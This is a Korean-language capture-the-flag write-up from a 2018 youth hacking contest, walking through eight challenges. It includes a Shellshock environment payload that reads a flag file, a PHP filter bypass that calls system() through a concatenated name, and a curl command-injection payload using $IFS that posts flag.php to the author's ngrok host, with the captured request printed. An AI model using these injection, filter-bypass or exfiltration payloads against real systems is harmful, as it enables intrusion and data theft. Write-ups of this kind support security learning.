전국 청소년 모의해킹 대회

예선 라이트업 (2위)


한 우 영

2018.06.17

1.MIC-CHECK(MISC)

Can you speak?
FLAG : dimi{Hello, DIMIGO!}

2.EZPZ (REV)



"" 이-지 피-지 " 이-지 가 들어가니까 나같은 뉩뉩도 풀 수 있는 쉬운문제일거야!" 라는 이상한 자신감으로 문제를 아이다로 "파-앗" 열어보았다.엥? "microsoft.Net assembly [pe64.dylib]" ? 이거슨 전설의 디컴파일러 만 돌리면 "뚜둥!" 코드가 나와버린다는 그 전설의 .NET 프로그램이였던것이다!! 그래서 평소에 (자칭) .NET 개발자였던 나는 맥에서 디컴파일러가 있는줄 모르고 (심지어 설치되어있었음) 윈도우 노트북을 펼쳐서 .NET 리플렉터(?) 를 통해서 디컴파일 하니, 위와같이 흔한 윈도우 GUI 프로그램 처럼 나왔다. 버튼 입력시 입력값이 Welcome_reversing 과 같으면 dimi{} 안에 입력값을 넣어서 출력한다.
FLAG :dimi{Welcome_reversing}

3.Init(pwn)

사실 본인은 포너블 이라는 분야에 대한 지식이 전무하다. 물론 리버싱도 못한다.그래서 그냥 아무생각없이 NC를 통해 연결하니

```
Do you want to do?
[R]ead
[W]rite
[E]xit
```

라고 떴다. 그래서 아무생각없이 R 을 눌렀다.

```
length:
```

라고 묻길래 가장 “일반적인” 숫자인 1234를 입력하니

```
>>> R
length: 1234
1
Do you want to do?
[R]ead
[W]rite
[E]xit
>>> None !
```

이렇게 결과가 나왔다. 그래서 같은 방법으로 W 를 누르고 1234를 입력하니

```
Do you want to do?
[R]ead
[W]rite
[E]xit
>>> W
length: 1234

h?T??????JU*?Udimi{A110cAt3_1s_$o_1mp0rt@n7}p ?<?'?ZLk6??JU*?
U0????x ?<???T??HU*E|:jP?#?:? ?<?h?T???w3???GU*?Up ?<??GU*?Uh ?<?
f??<?k??<????<????<????<?!??<????d@@U*?U8      p2??    ?GU*?U
                  ?
???!?<????<??!?<??'?ZLk6??;0?b5(x86_64Do you want to do?
```

이렇게 떴다. 그래서 눈에 띄는 **dimi{A110cAt3_1s_$o_1mp0rt@n7}** 가 FLAG였다.

// 아마 이 문제는 메모리 리크 인것 같다. 어떤 원리인지 조금 더 자세히 알아보고싶다.

4.ECHO(pwn)

아까도 말했듯이 나는 포너블 알못이다. 그래서 열심히 공부해야지! 하면서 pwnable.kr 이나 FTZ를 보고있다. 근데 인내심이 없는탓에 라이트업을 자주 보는데 Toddler's Bottle에 있는 ShellShock 란 문제를 1~2주 전에 보았던 참이였다. 그때 아 Bash에도 취약점이 있을 수 있구나 라고 생각을 했었는데 바이너리를 보다 보니 비슷한건가? 라는 생각이 들어서 pwnable.kr 에 있는 Shellshock 구문을 조금 고쳐서

```
echo@ubuntu:~$ env attack='() { echo attack!!!; };/bin/cat ~/flag' ~/echo attack
```

이렇게 했더니 플래그가 나왔다.

플래그가 기억이 안나서 저방법을 그대로 다시했더니 작동이 안되더라.
왜 인지는 모르겠는데 디스코드에서 문제 바이너리가 바뀌었다는 이야기를 듣었는데 그거 때문인거 같다. 근데 귀차니즘 탓에 플레그를 얻고 나서 쉘을 안끈창이 있어서 플레그를 찾았다.
~~(귀차니즘 최고)(맥 최고)~~
FLAG: dimi{y4p_sh3llsh0ck_1s_v3ry_cr1tic4l}

5.Boxipreter(web)

문제에서 php ssh 라고 하고 이 링크를 주었다. 그래서 열심히 ssh 에 관련된 레퍼런스를 보다가 PHP 에서도 system() 함수가 있다는걸 알고 그냥 system("ls"); 를 치니까 no hack 이 나와서

http://php.net/manual/kr/functions.variable-functions.php 이 레퍼런스를 보고

```
<?php
$a = 's' . 'y' .'s' . 'tem';
echo $a("find / -name flag");
?>
```

이런 코드를 짜서 날렸다. 그랬더니/var/www/html/Boxipreter/flag 이런 결과가 나와서

```
<?php
$a = 's' . 'y' .'s' . 'tem';
echo $a("cat /var/www/html/Boxipreter/flag");
```

?> 이렇게 실행하니 **dimi{B0x1Pr3teR_1s_ver7_@wesome_!1!}** 라는 플레그가 나왔다.

6.Easy_CURL(WEB)

일단 펙트는 절대로 이-지하지 않다는것이고,

```
<?php
    // read flag.php
    $url = $_GET['url'];

    if (isset($url)) {
        if (preg_match("/;|\||`|&|<|>|{|}|'|\"|tmp|
var|etc|dev|proc|\s/is", $url) ||
 strlen($url) > 34) {
            die("no hack");
        }
        system("curl http://".$url);
    }
    echo("<hr>");
    highlight_file(__FILE__);
?>
```

이런 코드를 훅훅! 하고 던져준다. ? 파라미터가 필터링된다...? 거의 다 막는다 심지어.

근데 문제이름과 코드에서도 볼 수 있듯 curl http:// 가 있길래 다중명령어를 사용할까 하며 삽질을 해보았다. 근데 ;,&&,|| 와 같은 다중명령어를 위한 기호가 다 막혀있어서 curl을 써야겠다고 생각을 했다

http://ohgyun.com/489

위 링크를 보니

-d 옵션에 관심이 간다.-d 옵션은 -data 로써 쿼리스트링 형태로 바이너리나 데이터를 서버로 전송합니다. 그래서 http://121.170.91.12/?url=hnk.ngrok.io$IFS-d$IFS@flag.php 이런식의 파라미터를 날렸다. Flask-echo-server 이라는 들어오는 http 요청을 출력해주는 서버를 열어 주는 오픈소스 소프트웨어를 사용해서 서버를 열었다. 처로컬 서버를 외부로 포워딩하기 위해 ngrok이라는 툴을 사용하였다.활용해서 요청을 보내니 위와같은 응답이 왔다.

127.0.0.1 - - [17/Jun/2018 16:55:48] "POST / HTTP/1.1" 200 -
{'args': {},
 'base_url': 'http://hnk.ngrok.io/',
 'cookies': {},
 'data': '',
 'form': {'<?php\texit();\t// hello? I am 5unKn0wn.\t// Nice to meet you.
*^^*\t// Welcome to DIMI CTF!\t// Is this fun?\t// I hope you enjoy this ctf.
\t// this is dummy data for preventing your cheating~~~~~~~~ :p\t// good
luck.\t// Congratz, flag is
dimi{umm~,_y0u_ar3_good_at_c0mm4nd_inj3ct1on_;)}?>': ''},
 'headers': {'Accept': '/',
             'Content-Length': '282',
             'Content-Type': 'application/x-www-form-urlencoded',
             'Host': 'hnk.ngrok.io',
             'User-Agent': 'curl/7.47.0',
             'X-Forwarded-For': '121.170.91.12'},
 'host': 'hnk.ngrok.io',
 'json': None,
 'method': 'POST',
 'path': '/',
 'script_root': '',
 'status': 200,
 'success': True,
 'time': 1529222263.1646032,
 'url': 'http://hnk.ngrok.io/',
 'url_root': 'http://hnk.ngrok.io/'}


Flag is dimi{umm~,_y0u_ar3_good_at_c0mm4nd_inj3ct1on_;)}

7.Guess(misc)

flag.jpg라고 적힌 JPG 를 하나주는데 용량이 7kb이다.

그리고 Hex로 뜯어보니 데이터는 8Xk4HCc 이렇게 있었다.

힌트로 검색을 하라고 적혀있어서 8Xk4HCc 를 구글에 검색하였는데 나오는건 없었다. 그래서 처음으로 돌아가서 다시 생각해보니 이미지를 검색해볼까라는 생각이 들어서 구글 이미지로 검색 해 보았지만 용량문제로 검색이 되지 않았다. 그래서 이미지 검색 사이트를 찾다보니 Imgur이 나왔고 imgur에 이미지인덱스로 찾으니 플레그가 나왔다.



Flag: dimi{w0w_y0u_ar3_sup3rdup4_gu3ss3r~}

8.Win RSP (MISC)

~~(사랑을 담아서? Ja_va)~~ APK파일을 하나 던져준다. 뜯어보면

```
try
{
  str1 = org.jsoup.Jsoup.connect("http://ctf.dimigo.hs.kr/2c3fa05a103d78ccf08c4df3c00dedda/flag.php").get().toString().split(";")
  Log.e("ITI", str1);
}
catch (IOException localIOException)
{
  try
  {
    for (;;)
    {
      SecretKeySpec localSecretKeySpec = new SecretKeySpec("flag{this_is_fake_flag}".getBytes("UTF-8"), "Blowfish");
      Cipher localCipher = Cipher.getInstance("Blowfish/ECB/PKCS5Padding");
      localCipher.init(2, localSecretKeySpec);
```

http://ctf.dimigo.hs.kr/2c3fa05a103d78ccf08c4df3c00dedda/flag.php 이 링크를 주는데
여기에는 2Jj3Bt0nCnsBaRDFkwGz76AlyeNLSmlmGxqCskX7UY0= 이런 값이 있다. 그리고 다른 파일에
new SecretKeySpec("flag{this_is_fake_flag}"
Cipher.getInstance("Blowfish/CFB/PKCS5Padding")
적혀 있습니다. 그러면 Blowfish Decoder 를 통해서 복호화를 하면

이런 값이 나옵니다.

flag{Are_you_Genius_or_Stupid?}